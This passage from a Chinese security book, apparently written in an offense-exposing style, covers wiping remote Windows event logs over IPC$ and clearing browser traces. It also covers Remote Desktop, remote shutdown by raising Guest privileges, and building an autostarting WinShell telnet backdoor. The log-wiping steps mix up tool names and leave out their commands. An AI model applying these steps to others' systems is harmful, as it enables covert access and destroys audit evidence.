> IPC$是为了实现进程间通信而开放的命名管道，通过提供可信任的用户账户和密码来连接双方，以建立安全的通道并交换数据，从而实现对远程计算机的访问。

12.3.2 ClearLogs 工具

若想清理系统日志、安全日志与应用程序日志，也可利用 ClearLog 工具。该工具可直接进行远程清理，不需要将此程序上传到目标服务器中运行，利用它可以清理 Windows 的一般日志，包括系统日志、安全日志与应用程序日志。

learlogs 的命令格式为：clearlogs [\\computername] <–app /–sec /–sys>。其中，

–app 表示应用程序日志，–sec 表示安全日志，–sys 表示系统日志。

下面以清除 192.168.0.16 主机上的事件日志为例曝光具体的操作步骤。


STEP01: 将 CleanIISLog.exe 置于 E 盘根目录

下载 CleanIISLog.exe 文件后将其解压到 E 盘分区的根目录下。

STEP02: 建立 IPC$链接


在窗口中输入与目标计算机建立 IPC$ 连接的命令，然后按〈Enter〉键。

STEP03：清除指定日志文件



输入清除关于所有 IP 地址的 WindowsUpdate.log 文件的命令，按〈Enter〉键。

STEP04：断开 IPC$链接



输入与目标计算机断开 IPC$ 连接的命令，然后按〈Enter〉键。

> **提示**
>
> **CleanIISLog 使用的局限性**
>
> 与 elsave 相比，CleanIISLog 在使用上有着局限性，即 CleanIISLog 只能在本地计算机中运行，并且运行该软件的账户必须具有管理员权限。

12.4 清除历史痕迹

在使用计算机的过程中，系统会将用户在计算机上的所有操作都记录下来，用户可以方便地查阅以前的操作。这些记录也会被黑客利用，为了保证计算机的安全，需要定期清理系统中保存的各种历史痕迹。

12.4.1 清除网络历史记录

在默认情况下，IE 浏览器具有自动记录的功能，利用该功能可以将用户输入的一些表单信息和浏览网页等信息记录下来，这样可以提高用户浏览重复网页和进行重复性输入的效率，但是，这也给黑客提供了方便。下面将介绍如何清除 IE 浏览器中的各种历史记录。


1. 清除 Cookie 和历史记录

用户在访问网站时，IE 浏览器会自动将用户访问过的网页保存到系统的 History 文件夹中，这样用户就可以通过该文件来了解某段时间内的所有浏览网页记录。为了避免上网隐私的泄露，有必要将访问网页的历史记录清除。下面介绍清除网页 Cookie 和历史记录的操作步骤。

STEP01: 打开 IE 浏览器


选择"工具"→"Internet选项"菜单命令。

STEP02: 打开"Internet 选项"对话框



在"常规"选项卡下，单击"浏览历史记录"选项组中的"删除"按钮。

STEP03: 确认删除项目



01 勾选"Cookie和网站数据""历史记录"等复选框。

02 单击"删除"按钮，即可清除保存在网页中的Cookie和历史记录等。


2. 清除表单和密码记录

在默认的情况下，IE 浏览器是启用"自动完成"功能的该功能极大地方便了用户快速输入相同的内容，但黑客也会利用保存的用户名和密码信息来窃取用户的数据。从安全角度出发，需要清除表单并取消自动记录表单的功能。清除 IE 浏览器中表单的具体操作步骤如下。

STEP01：打开“Internet 选项”对话框

在“内容”选项卡“自动完成”选项组中单击“设置”按钮。

STEP02：打开“自动完成设置”对话框




01 取消勾选所有的复选框。

02 单击“确定”按钮，即可取消保存地址栏等内容。

03 单击“删除自动完成历史记录”按钮。

STEP03：清除以前的表单和密码记录



单击“删除”按钮，即可删除以前保存的表单和密码记录。


3. 清除已访问链接颜色

当单击网页上的一个链接后，该链接就会变成另外一种颜色，以标识该链接被访问过，这样可以避免重复访问访问过的链接。但不同颜色的链接也会导致用户隐私泄露，因为它很明显地标识出用户访问过的网页。清除网页中已访问链接颜色的具体操作步骤如下。

STEP01: 打开“Internet 选项”对话框

在“常规”选项卡中单击“辅助功能”按钮。


STEP02: 打开“辅助功能”对话框



01 取消勾选所有的复选框。


02 单击“确定”按钮。

STEP03: 返回“Internet 选项”对话框




单击“颜色”按钮。

STEP04: 打开“颜色”对话框




单击色块

STEP05: 选取颜色



选中一种颜色后单击“确定”按钮。

STEP06: 清除已访问链接颜色



注意将“访问过的”和“未访问的”设置为同样颜色。

12.4.2 使用 Windows 优化大师进行清理

使用 Windows 优化大师可有效帮助用户了解自己的计算机软硬件信息；还可以清理系统运行时产生的垃圾、修复系统故障及安全漏洞，从而维护系统的正常运转。

使用 Windows 优化大师删除各种历史记录的具体操作步骤如下。


STEP01: 打开“Windows 优化大师”

查看Windows优化大师的各个功能。

STEP02: 打开“历史痕迹清理”窗口


01 依次单击“系统清理”“历史痕迹清理”。 02 选择需要扫描的项目。 03 单击“扫描”按钮，即开始扫描。

STEP03: 查看扫描历史痕迹



在扫描的过程会将扫描结果显示在 列表中，待扫描结束后，单击“全部删除”按钮。

STEP04: 删除历史记录



单击“确定”按钮，删除扫描的全部历史记录。

第 13 章 远程控制技术

本章曝光几个远程控制的攻击实例，如使用灰鸽子进行远程控制、利用任我行软件进行远程控制、使用远控王控制计算机、使用网络人进行远程控制等。

要点提示

- ○ **远程桌面连接与协助**
- ○ **用 WinShell 实现远程控制**
- ○ **用 QuickIP 进行多点控制**

13.1 认识远程控制

远程控制一般指通过网络控制远端计算机。当操作者使用主控端计算机控制被控端计算机时，就如同坐在被控端计算机的屏幕前一样，可以启动被控端计算机的应用程序，可以使用或窃取被控端计算机的文件，甚至可以利用被控端计算机的外部打印设备（打印机）和通信设备（调制解调器或者专线等）来进行打印和访问外网及内网，就像利用遥控器遥控电视的音量、变换频道或者开关电视机一样。

13.1.1 远程控制的技术发展经历

计算机中的远程控制技术始于 DOS 时代，只不过由于当时技术上没有什么大的变化，网络不发达，市场没有更高的要求，远程控制技术没有引起更多人的注意。但是，随着网络的高度发展，计算机的管理及技术支持的需要，远程操作及控制技术越来越引起人们的关注。

远程控制一般支持以下网络方式：LAN、WAN、拨号方式及互联网方式。此外，有的远程控制软件还支持通过串口、并口、红外端口来对远程计算机进行控制（不过，这里说的远程是指有限距离范围内的计算机）。传统的远程控制软件使用 NETBEUI、NETBIOS、IPX/SPX、TCP 等协议来实现远程控制，不过，随着网络技术的发展，很多远程控制软件提供通过 Web 页面以 Java 技术来控制远程计算机，这样可以实现不同操作系统下的远程控制。

13.1.2 远程控制的技术原理

远程控制是在网络上由一台计算机（主控端 Remote/客户端）远距离控制另一台计算机（被控端 Host/服务器端）的技术，主要通过远程控制软件实现。

远程控制软件一般分为客户端程序（Client）和服务器端程序（Server）两部分，通常将客户端程序安装到主控端的计算机上，将服务器端程序安装到被控端的计算机上。使用时，客户端程序向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务，然后通过这个远程服务，使用各种远程控制功能发送远程控制命令，控制被控端计算机中的各种应用程序运行。

13.1.3 远程控制的应用

随着远程控制技术的不断发展，远程控制也被应用到教学和生活当中。下面简单介绍远程控制的几个常见应用方向。

1. 远程教育

利用远程技术，商业公司可以实现和用户的远程交流，采用交互式的教学模式，通过实际操作来培训用户，使用户从技术支持专业人员那里学习示例知识变得十分容易。而教师和学生之间也可以利用这种远程控制技术实现教学问题的交流，学生不用见到老师，就得到老师手把手的辅导和讲授。学生还可以直接在计算机中进行习题的演算和求解，在此过程中，教师能够轻松看到学生的解题思路和步骤，并加以实时的指导。

2. 远程办公

这种远程的办公方式不仅大大缓解了城市交通状况，减少了环境污染，还免去了人们奔波的辛劳，更可以提高企业员工的工作效率和工作兴趣。

3. 远程协助

任何人都可以利用一技之长通过远程控制技术为远端计算机前的用户解决问题。如安装和配置软件、绘画、填写表单等协助用户解决问题。

4. 远程维护

计算机系统技术服务工程师或管理人员通过远程控制目标维护计算机或所需维护管理的网络系统，进行配置、安装、维护、监控与管理，解决以往服务工程师必须亲临现场才能解决的问题，大大降低了计算机应用系统的维护成本，最大限度地减少了用户损失，实现高效率、低成本。

13.2 远程桌面连接与协助

远程桌面采用了一种类似 Telnet 的技术，远程桌面连接组件是微软公司从 Windows 2000 Server 开始提供的，用户只需通过简单设置即可开启 Windows XP、Windows 7 和 Windows 8 系统下的远程桌面连接功能。

当某台计算机开启了远程桌面连接功能后，其他用户就可以在网络的另一端控制这台计算机了，可以在该计算机中安装软件、运行程序，所有的一切都好像是直接在该计算机上操作一样。通过该功能，网络管理员可以在家中安全地控制单位的服务器，而且由于该功能是系统内置的，所以比其他第三方远程控制工具使用更方便、灵活。

13.2.1 Windows 系统的远程桌面连接

远程桌面可让用户可靠地使用远程计算机上所有的应用程序、文件和网络资源，就如同用户本人坐在远程计算机前一样。不仅如此，本地（办公室）运行的任何应用程序在用户使用远程桌面远程（家、会议室、途中）连接后仍会运行。

在 Windows 7 系统中保留了远程桌面连接功能，以实现请专家远程控制，帮助用户解决计算机的问题。如果需要实现远程桌面连接功能，可按如下操作进行设置。


STEP01: 打开“控制面板”窗口

在“所有控制面板”窗口中单击“系统”选项。

STEP02: 打开“系统”窗口

单击左侧的“远程设置”链接。

STEP03: 系统属性设置




01 勾选“允许用户远程连接这台计算机”复选框。

02 单击“选择用户”按钮，添加需要进行远程连接但不在本地管理员安全组内的用户。

提示 若想成功建立远程控制连接，则对方也应勾选此复选框。

STEP04: 添加远程桌面用户




单击“添加”按钮。

STEP05: 选择用户

输入对象名称并单击“确定”按钮。

STEP06: 返回“远程桌面用户”对话框



单击“确定”按钮。

STEP07: 返回“系统属性”对话框

单击“确定”按钮。

STEP08: 远程桌面连接


01 选择“开始” > “所有程序” > “附件” > “远程桌面连接”菜单命令。

02 单击“选项”按钮

STEP09: 常规设置

输入 IP 地址及用户名，若要保存凭证，勾选“允许我保存凭证”复选框。

STEP10: 显示设置



设置远程桌面显示的大小、颜色质量。

STEP11: 本地资源设置


设置远程计算机的声音及会话中使用的设备和资源。

> **注意**
>
> 登录远程计算机的用户必须设置密码，否则将不能正常使用远程桌面连接功能。另外，进行远程桌面连接时远程计算机用户将不能登录，若登录，则断开远程桌面连接。

STEP12: 选择连接速度


01 选择远程连接的速度（建议选择局域网）。 02 单击“连接”按钮。

STEP13: 登录到 Windows



01 输入用户名和登录密码。 02 单击“确定”按钮。

STEP14: 登录到远程计算机桌面




查看远程桌面内容。

STEP15: 对远程桌面进行操作

双击“计算机”图标，可打开“计算机”窗口。

STEP16: 断开远程桌面连接



01 在本地计算机中单击远程桌面连接窗口上的“关闭”按钮。

02 在弹出的“远程桌面连接”对话框中单击“确定”按钮。

13.2.2 Windows 系统远程关机

一般情况下，访问其他计算机时只能拥有有 Guest 用户权限，此时要执行远程关闭计算机操作，就会出现拒绝访问的提示。为此，用户需要修改远程计算机中的 Guest 用户操作权限。


具体的操作方法如下。

STEP01: 打开"运行"对话框

01 选择"开始" > "运行"菜单命令。

02 输入"gpedit.msc"命令后单击"确定"按钮。

STEP02: 打开"本地组策略编辑器"窗口




01 展开至"用户权利分配"节点。

02 双击"从远程系统强制关机"选项。

STEP03: 添加 Guest 用户

将Guest用户添加到用户或组列表框中。


STEP04: 输入"cmd"命令



01 在文本框中输入"cmd"命令。

02 单击"确定"按钮。

STEP05: 打开"命令提示符"窗口



输入"shutdown –s–m\\远程计算机名–t 30"命令，其中30为关闭延迟时间。

被关闭的计算机屏幕上将显示"系统关机"对话框，可输入"shutdown –a"命令终止关机任务。

13.2.3 区别远程桌面与远程协助

"远程协助"是 Windows 附带的一种远程控制方法。远程协助的发起者通过 MSN Messenger（或 Windows Messenger）向 Messenger 中的联系人发出协助要求，在获得对方

同意后，即可进行远程协助。远程协助中被协助方计算机将暂时受协助方（在远程协助程序中被称为“专家”）的控制，专家可在被控计算机中进行系统维护、安装软件、处理计算机中的某些问题或向被协助者演示某些操作。

使用“远程协助”时还可以通过向邀请方发送电子邮件等方式进行，且通过“帮助和支持”窗口查看双方的有关资料。使用“远程协助”进行远程控制必须由主控双方协同才能够进行，所以 Windows 7 中又提供了“远程桌面连接”控制方式。

利用“远程桌面连接”功能，用户可在远离办公室的地方通过网络对计算机进行远程控制，即使主机处于无人状态，“远程桌面连接”仍然可以顺利进行。远程用户可通过这种方式使用计算机中的数据、应用程序和网络资源，也可让同事访问自己的计算机桌面，以便协同工作。使用“远程桌面连接”功能时，被控计算机用户不能使用自己的计算机，不能看到远程操作者所进行的操作过程，且远程控制者具有被控计算机的最高权限。

13.3 用 WinShell 实现远程控制


WinShell 是一个运行在 Windows 平台上的 Telnet 服务器软件，主程序是一个仅仅 6kB 大小的可执行文件，可完全独立执行而不依赖于任何系统动态链接库，它尽管体积很小，却功能强大。WinShell 支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DDoS 等功能。

13.3.1 配置 WinShell

默认状态下，定制 WinShell 的主程序会生成一个压缩过的体积很小的 WinShell 服务端，当然也可以选择不压缩，使用其他压缩或保护程序对生成的 WinShell 服务端进行处理。

具体操作步骤如下。

STEP01：安装并运行 WinShell



01 设置即将生成的服务器端的端口号（默认为 5277）和登录密码（默认为空）。

02 采用默认的启动服务名、服务列表名和服务描述。

03 设置注册表启动名字，默认为 WinShell。

04 勾选“是否自动安装”复选框。

05 单击“生成”按钮

注意

1）“连接密码返回信息”是指登录 WinShell 时要求输入密码的提示信息，默认为“Password:”，可设置为空，即无提示信息。

2）“注册表启动名字”是指在安装 WinShell 时，为了在系统启动后能自动运行，WinShell 在注册表路径 HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\Windows\ CurrentVersion\Run 处的字符串名，默认为 WinShell，其值也为字符串类型，如“C:\windows\ winshell.exe”。

STEP02: 查看生成的服务器端的配置信息

从弹出的文本文件中可以看到生成的服务器端的配置信息。


STEP03: 查看生成的 WinShell 服务端信息

发现服务器端程序大小只有12.5KB。

STEP04: 查看 WinShell 进程


设计 WinShell 是的初衷做一个非常小巧、方便的Telnet服务器软件，而不是木马程序，所以WinShell的进程并没有被隐藏。

STEP05: 连接远程计算机




执行命令格式 “telnet 服务器 IP 5277”，然后按〈Enter〉键。

STEP06: 输入密码



输入用户名后按〈Enter〉键，然后输入正确的密码并按〈Enter〉键。

STEP07: 成功登录远程计算机



此界面就是远程主机为 Telnet 终端用户打开的命令提示符窗口，在该窗口中输入的命令将会直接在远程计算机上执行。

STEP08: 查看显示的反馈信息


在命令行中输入 “?” 并按〈Enter〉键查看可以操作的命令，通过反馈信息得知可以使用哪些命令。

13.3.2 实现远程控制

